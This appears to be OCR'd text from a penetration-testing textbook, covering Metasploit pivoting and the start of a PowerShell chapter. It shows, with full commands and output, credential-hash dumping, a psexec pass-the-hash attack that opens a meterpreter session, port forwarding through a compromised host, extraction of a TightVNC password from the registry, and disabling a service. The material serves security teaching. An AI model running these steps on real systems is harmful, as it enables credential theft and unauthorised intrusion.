
Why did Microsoft decide to not use salts? Microsoft has stated that salting isn't necessary due to the other security measures in place, but I can't think of a security practitioner who would agree. The real reason is likely due to those recurring themes in Windows design: backward compatibility and interoperability. A salt is almost like having an extra password for every password, so systems would need mechanisms for exchanging this data securely. This is a tall order, but would it be worth it? Salting is considered a bare-minimum single layer of defense, not a panacea for password security threats.

Check out the following account names and NTLM hashes. The hashes would be difficult to crack without extremely powerful resources (good luck, reader!), so knowing the actual password isn't an option. What do we know about these accounts and what can we infer about their relationships to other accounts?

- `Administrator`: `5723BB80AB0FB9E9A477C4C090C05983`
- `user`: `3D477F4EAA3D384F823E036E0B236343`
- `updater`: `C4C537BADA97B2D64F82DBDC68804561`
- `Jim-Bob`: `5723BB80AB0FB9E9A477C4C090C05983`
- `Guest`: `45D4E70573820A932CF1CAC1BE2866C2`
- `Exchange`: `7194830BD866352FD9EB0633B781A810`

That's right, Eagle Eye, the `Administrator` password is the exact same as the `Jim-Bob` password. With salted hashes, we'd have no way of knowing this fact from just a glance; but in the Windows world, after literally a moment's review, we know that `Jim-Bob` is using the same password on his personal account as the `Administrator` account. What we can infer, then, is that `Jim-Bob` is the administrator. If we can't crack the hashes, how does this help us? Well for one, now we know that targeting `Jim-Bob` with other password attacks such as a phishing scam or key logging provides a decent chance of grabbing the almighty `Administrator` account. Let's get back to the other consequence of unsalted hashes: the fact that in Windows, the naked hash is a password equivalent, which means passing the hash to an authentication mechanism is literally the same thing as typing the password.

Jump back into your meterpreter session and confirm that you're running as `SYSTEM`; if not, escalate with `getsystem`. Next, execute our hash-dumping post gather module with `run post/windows/gather/smart_hashdump`:



```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against YOKNET-VP
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180705022921_default_192.168.63.139_windows.hashes_633909.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY cf66c4845ff5d7293faa9cada4d7139a...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     Administrator:"Here's your hint:"
[+]     Yokwe:"Disease"
[+]     Backroom:"pickles"
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:20410933f380a33fc33ee230c6d96c31:::
[+]     ASPNET:1005:aad3b435b51404eeaad3b435b51404ee:694c00b603d7e5c9d8498e8dbf9fd683:::
[+]     Yokwe:1006:aad3b435b51404eeaad3b435b51404ee:8812b9d234603af9139b62ca4592a7bb:::
[+]     boinc_master:1016:aad3b435b51404eeaad3b435b51404ee:30cc45bd7a0b72580c7ed418098f33af:::
[+]     boinc_project:1017:aad3b435b51404eeaad3b435b51404ee:4e2b9d234141502e9098ce47e37720d2:::
[+]     admin:1024:aad3b435b51404eeaad3b435b51404ee:2092b9d2da490caeb422f3fa5a7ae634:::
[+]     root:1025:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
[+]     Backroom:1026:aad3b435b51404eeaad3b435b51404ee:39277ed631d4606f40fd6ee61671cc35:::
[+]     designadmin:1027:aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b618aace5bfe0a:::
meterpreter > 
```


TIP

You need to run as `SYSTEM` to have unchecked access to all of Windows. `getsystem` is a wonderful escalation module that will attempt a few different classic tricks, such as named pipe impersonation and token cloning. We'll cover this and more in `Chapter 15`, *Escalating Privileges*.

They call it smart for a reason: this module does the heavy lifting and puts together everything that it finds quite nicely. As you can see by the output, `smart_hashdump` has already placed the goodies in a John-formatted file in our `loot` folder. For now, we're going to proceed with `psexec` for passing the hash. Background your meterpreter session with the `background` command, because `psexec` is an SMB exploit module that we need to configure. Issue the `use exploit/windows/smb/psexec` command to get the module on deck so we can configure it.


Now, there are two things to consider here: our `RHOST` and the meterpreter payload type. Recall that our target, `10.0.0.114`, is not visible from our Kali box, but we've established routing to the target subnet with the `autoroute` module. Metasploit will automatically route this attack via our pivot point! That being said, that's also why we'll use `bind_tcp` instead of connecting back since our Kali box is not visible to the target.

For `set SMBPass`, use the `LM:NTLM` format from `smart_hashdump`. You can mix and match, by the way; for example, we could take the hashes from the `Jim-Bob` account in our preceding example, but set `SMBUser` to `Administrator`; this will simply try the `Jim-Bob` unknown password against the `Administrator` account. In our scenario, we're trying our luck with the `designadmin` account:



```
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set RHOST 10.0.0.114
RHOST => 10.0.0.114
msf exploit(windows/smb/psexec) > set SMBUser designadmin
SMBUser => designadmin
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b61
8aace5bfe0a
SMBPass => aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b618aace5bfe0a
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
```


Recall from past chapters that setting `EXITFUNC` to `thread` allows us to keep our session running if the process dies. In my experience, PtH attacks during a pivot can be funky and you may get a session for a couple of seconds before it dies. Finally, fire it off with `exploit`:



```
msf exploit(windows/smb/psexec) > set EXITFUNC thread
EXITFUNC => thread
msf exploit(windows/smb/psexec) > exploit

[*] 10.0.0.114:445 - Connecting to the server...
[*] Started bind handler
[*] 10.0.0.114:445 - Authenticating to 10.0.0.114:445 as user 'designadmin'...
[*] Sending stage (179779 bytes) to 10.0.0.114
[*] Meterpreter session 5 opened (192.168.63.140-192.168.63.139:0 -> 10.0.0.114:4444) at 2018-07-05
02:46:26 -0400
```

Now, we have a new meterpreter session. When you're playing around in your lab, you may be used to a single meterpreter session; be prepared to organize your sessions when you leverage Metasploit's power for pivoting. Note that we now have a meterpreter session on `10.0.0.114`, inside the hidden network, that is being routed through our compromised pivot point at `10.0.0.5`.

Let's try the good old-fashioned `portfwd` again. By establishing it within our new meterpreter session, the traffic will actually come from `10.0.0.114`:



```
meterpreter > portfwd add -l 45678 -p 21 -r 10.0.0.113
[*] Local TCP relay created: :45678 <-> 10.0.0.113:21
meterpreter >
```

```
root@mank:~# nc 127.0.0.1 45678
220 3Com 3CDaemon FTP Server Version 2.0
```

And there you have it: we've bypassed a restrictive firewall by compromising the trusted host. It's one thing to somehow bypass controls directly from our box, leaving a trail of evidence pointing at the IP address associated with a network drop in the conference room near the front door. It's another thing altogether to see the source as a trusted host inside the firewall. Imagine the potential of chaining targets together as we work our way in.

Summary

In this chapter, we introduced some of the options available to us once we've established our foothold into the client's environment. We covered the initial recon and enumeration that allows us to springboard off our foothold into secure areas of the network, including discovering hidden networks after compromising dual-homed hosts, ARP-scanning hidden networks, and the gathering of sensitive and deleted data. From there, we enhanced our understanding of the pivot concept by setting up routes into the hidden network, and enabling port forwarding to allow interaction with hosts on the hidden network with Kali's tools. Finally, we pressed forward by leveraging credentials on our pivot host to compromise a computer inside the perimeter.

In the next chapter, we'll explore the power of PowerShell. Tying this together with what we just covered in this chapter will allow the reader to turn a compromised Windows computer into a powerful attacking insider.

Questions

1. You have just established a meterpreter session with a dual-homed host, so you configure and execute the `portscan` module to search for hosts on the other network. You're curious about the status of the scan, so you pull up Wireshark on your machine. There's no scan traffic visible. What's wrong?
2. I just issued the following command in meterpreter, but nothing happened: `execute -f ipconfig`. Why didn't I see the output of `ipconfig`?
3. I don't need to specify ________ when running a module within meterpreter, since the command is sent to that system only.
4. A deep packet analysis of the meterpreter ARP scan will reveal the IP address of our attacking Kali box. (True | False)
5. Using fewer threads during a meterpreter port scan reduces the risk of our traffic tripping IDS. (True | False)
6. When configuring a pass-the-hash attack, you must specify the salt. (True | False)
7. My PtH attack works because I see a new meterpreter session; however, it dies about two seconds later. Is there anything I can do to keep the session alive?

Further reading

Microsoft TechNet presentation and discussion on PtH attacks (`https://technet.microsoft.com/en-us/dn785092.aspx`)

14 Taking PowerShell to the Next Level

Windows: it's the operating system you love to hate. Or is it hate to love? Either way, it's a divisive one among security professionals. Tell a total layperson to walk into a security conference and simply complain about Windows and he's in like Flynn. No matter your position, one thing we can be sure of is its power. The landscape of assessing Windows environments changed dramatically in 2006 when PowerShell appeared on the scene. Suddenly, an individual Windows host had a sophisticated task automation and administration framework built right in.

One of the important lessons of the post-exploitation activities in a penetration test is that we're not always compromising a machine, nabbing the data out of it, and moving on; these days, even a low-value Windows foothold becomes an attack platform in its own right. One of the most dramatic ways to demonstrate this is by leveraging PowerShell from our foothold.

In this chapter, we will cover the following topics:

- Exploring PowerShell commands and scripting language
- Understanding basic pivoting activities with PowerShell one liner
- Introducing the PowerShell Empire framework
- Exploring listener, stager, and agent concepts in PowerShell Empire

Technical requirements

Following are the operating system requirements needed on the technical front:

- Kali Linux
- Windows 7 with PowerShell 2.0


Power to the shell – PowerShell fundamentals

PowerShell is a command-line and scripting language framework for task automation and configuration management. I didn't specify for Windows as, for a couple years now, PowerShell is cross-platform; however, it's a Microsoft product. These days it's built in to Windows, and despite its powerful potential for an attacker, it isn't going to be fully blocked. For the Windows pen tester of today, it's a comprehensive and powerful tool in your arsenal that just so happens to be installed on all of your victim PCs.

What is PowerShell?

PowerShell can be a little overwhelming to understand when you first meet it, but ultimately it's just a fancy interface. PowerShell interfaces with providers, which allow for access to functionality that isn't easily leveraged at the command line. In a way, they're like hardware drivers: code that provides a way for software and hardware to communicate. Providers allow us to communicate with functionality and components of Windows from the command-line.


When I described PowerShell as a task automation and configuration management framework, that's more along the lines of Microsoft's definition of PowerShell. As hackers, we think of what things can do, not necessarily how their creators defined them; in that sense, PowerShell is the Windows command line on steroids. It can do anything you're used to doing in the standard Windows command shell. For example, fire up PowerShell and try a good old-fashioned `ipconfig` as shown in the following screenshot:



```
PS C:\Users\designadmin> ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::cc01:ae17:2c15:382e%11
   IPv4 Address. . . . . . . . . . . : 10.0.0.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter isatap.{33AA9636-2FE5-4331-9E1C-85C085F5E2F0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{99F81D2E-6C74-4D65-B75B-50DD4B0F0F3B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\designadmin>
```

Works just fine. Now that we know what PowerShell allows us to keep doing, let's take a look at what makes it special.

For one, the standard Windows CMD is purely a Microsoft creation. Sure, the concept of a command shell isn't unique to Windows, but how it's implemented is unique as Windows has always done things its own way. PowerShell, on the other hand, takes some of the best ideas from other shells and languages and brings them together. Have you ever spent a lot of time in Linux, and then accidentally typed `ls` instead of `dir` inside the Windows command line? What happens in PowerShell? Let's see:




```
PS C:\Users\designadmin\Links> dir


    Directory: C:\Users\designadmin\Links


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          7/5/2018  12:10 AM        455 Desktop.lnk
-a---          7/5/2018  12:10 AM        862 Downloads.lnk
-a---          7/5/2018  12:10 AM        363 RecentPlaces.lnk


PS C:\Users\designadmin\Links> ls


    Directory: C:\Users\designadmin\Links


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          7/5/2018  12:10 AM        455 Desktop.lnk
-a---          7/5/2018  12:10 AM        862 Downloads.lnk
-a---          7/5/2018  12:10 AM        363 RecentPlaces.lnk
```

That's right—the `ls` command works in PowerShell, alongside the old-school `dir` and PowerShell's own `Get-ChildItem`.


PowerShell's own cmdlets and PowerShell scripting language

I had you up through `ls` and `dir`, but you may have raised an eyebrow at `Get-ChildItem`. It sounds like something I'd put on my shopping list to remind myself to get a dinosaur toy for my two year old (she's really into dinosaurs right now). It's one of PowerShell's special ways of running commands called **commandlets** (**cmdlets**). A cmdlet is really just a command, at least conceptually; behind the scenes, they're .NET classes for implementing particular functionality. They're the native body of commands within PowerShell and they use a unique self-explanatory syntax style: *Verb-Noun*. Before we go any further, let's get familiar with the most important cmdlet of them all: `Get-Help`:



```
PS C:\Users\designadmin> Get-Help
TOPIC
    Get-Help

SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.
```

By punching in `Get-Help [`*`cmdlet name`*`]`, you'll find detailed information on the cmdlet, including example usage. The best part? It supports wildcards. Try this: `Get-Help Get*`, and note the following:



```
PS C:\Users\designadmin> Get-Help Get*

Name                              Category  Synopsis
----                              --------  --------
Get-Verb                          Function  Get-Verb [[-verb] <String[]>] [-Verbose] [-Debug] [-ErrorAction <ActionP...
Get-WinEvent                      Cmdlet    Gets events from event logs and event tracing log files on local and rem...
Get-Counter                       Cmdlet    Gets performance counter data from local and remote computers.
Get-WSManCredSSP                  Cmdlet    Gets the Credential Security Service Provider-related configuration for ...
Get-WSManInstance                 Cmdlet    Displays management information for a resource instance specified by a R...
Get-Command                       Cmdlet    Gets basic information about cmdlets and other elements of Windows Power...
Get-Help                          Cmdlet    Displays information about Windows PowerShell commands and concepts.
Get-History                       Cmdlet    Gets a list of the commands entered during the current session.
Get-PSSessionConfiguration        Cmdlet    Gets the registered session configurations on the computer.
Get-PSSession                     Cmdlet    Gets the Windows PowerShell sessions (PSSessions) in the current session.
Get-Job                           Cmdlet    Gets Windows PowerShell background jobs that are running in the current ...
Get-Module                        Cmdlet    Gets the modules that have been imported or that can be imported into th...
Get-PSSnapin                      Cmdlet    Gets the Windows PowerShell snap-ins on the computer.
Get-FormatData                    Cmdlet    Gets the formatting data in the current session.
Get-Event                         Cmdlet    Gets the events in the event queue.
Get-EventSubscriber               Cmdlet    Gets the event subscribers in the current session.
```


Working with the registry

Let's work with a `Get` cmdlet to nab some data from the registry, and then convert it into a different format for our use. It just so happens that the machine I've attacked is running the TightVNC server, which stores an encrypted copy of the control password in the registry. The encryption is notoriously crackable, so let's use PowerShell exclusively to grab the password in hexadecimal format, with the following:

```
> $FormatEnumerationLimit = -1
> Get-ItemProperty -Path registry::hklm\software\TightVNC\Server -Name
ControlPassword
> $password = 139, 16, 57, 246, 188, 35, 53, 209
> ForEach ($hex in $password) {
>> [Convert]::ToString($hex, 16) }
```

Let's examine what we did here. First, I set the global variable called `$FormatEnumerationLimit` to `-1`. As an experiment, try extracting the password without setting this variable first—what happens? The password gets cut off after three bytes. You can set `$FormatEnumerationLimit` to define how many bytes are displayed, with the default intention being space-saving. Setting it to `-1` is effectively saying *no limit*.

Next, we issue the `Get-ItemProperty` cmdlet to extract the value from the registry. Note that we can use `hklm` as an alias for `HKEY_LOCAL_MACHINE`. Without `-Name`, it will display all of the values in the `Server` key.



```
PS C:\Users\designadmin\Links> $FormatEnumerationLimit = -1
PS C:\Users\designadmin\Links> Get-ItemProperty -Path registry::hklm\software\TightVNC\Server -Name ControlPassword


PSPath          : Microsoft.PowerShell.Core\Registry::hklm\software\TightVNC\Server
PSParentPath    : Microsoft.PowerShell.Core\Registry::hklm\software\TightVNC
PSChildName     : Server
PSProvider      : Microsoft.PowerShell.Core\Registry
ControlPassword : {139, 16, 57, 246, 188, 35, 53, 209}



PS C:\Users\designadmin\Links> $password = 139, 16, 57, 246, 188, 35, 53, 209
PS C:\Users\designadmin\Links> foreach ($hex in $password) {
>> [Convert]::ToString($hex, 16) }
>>
8b
10
39
f6
bc
23
35
d1
```

At this point, our job is technically finished—we wanted the `ControlPassword` value, and now we have it. There's just one problem: the bytes are in base-10 (decimal). This is human-friendly, but not binary-friendly, so let's convert the password with PowerShell. (Hey, we're already here.) First, set a variable `$password` and separate the raw decimal values with commas. This tells PowerShell that you're declaring an array. For fun, try setting the numbers inside quotation marks—what happens? The variable will then be a string with your numbers and commas, and `ForEach` is going to see only one item. Speaking of `ForEach`, that cmdlet is our last step—it defines a `for-each` loop (I told you these cmdlet names were self-explanatory) to conduct an operation on each item in the array. In this case, the operation is converting each value into base-16.

This is just one small example. PowerShell can be used to manipulate anything in the Windows operating system, including files and services. Remember that PowerShell can do anything the GUI can.

Pipelines and loops in PowerShell

As I said before, PowerShell has the DNA of the best shells. You can dive right in with the tricks of the trade you're already used to. Pipe command output into a `for` loop? That's kid's stuff.

Take our previous example: we ended up with an array of decimal values and we need to convert each one into hex. It should be apparent to even the beginner programmer that this is an ideal `for` loop situation (for instance, `ForEach` in PowerShell). What's great about pipelining in PowerShell is you can pipe the object coming out of a cmdlet into another cmdlet, including `ForEach`. In other words, you can execute a cmdlet that outputs a list that is then piped into a `for` loop. Life is made even simpler with the single character alias for the `ForEach` cmdlet: `%`. Let's take a look at an example. Both lines are the same thing:

```
> ls *.txt | ForEach-Object {cat $_}
> ls *.txt | % {cat $_}
```

If executed in a path with more than one text file, the `ls *.txt` command will produce a list of results; these are the input for `ForEach-Object`, with each item represented as `$_`.

There is technically a distinction between a `for` loop and a `for-each` loop, the latter being a kind of `for` loop. A standard `for` loop essentially executes code a defined number of times, whereas the `for each` loop executes code `for each` item in an array or list.

We can define a number range with two periods (`..`). For example, `5..9` says to PowerShell, `5, 6, 7, 8, 9`. With this simple syntax, we can pipe ranges of numbers into a `ForEach`; this is handy for doing a task a set number of times, or even to use those numbers as arguments for a command. (I think I hear the hacker in you now: *we could make a PowerShell port scanner, couldn't we?* Come on, don't spoil the surprise. Keep reading.) So, by piping a number range into `ForEach`, we can work with each number as `$_`. What do you think will happen if we run this command? Let's see:

```
> 1..20 | % {echo "Hello, world! Here is number $_!"}
```

Naturally, we can build pipelines—a series of cmdlets passing output down the chain. For example, check out this command:


```
> Get-Service Dhcp | Stop-Service -PassThru -Force | Set-Service -
StartupType Disabled
```

Note that by defining the `Dhcp` service in the first cmdlet in the pipeline, `Stop-Service` and `Set-Service` already know what we're working with.

It gets better – PowerShell's ISE

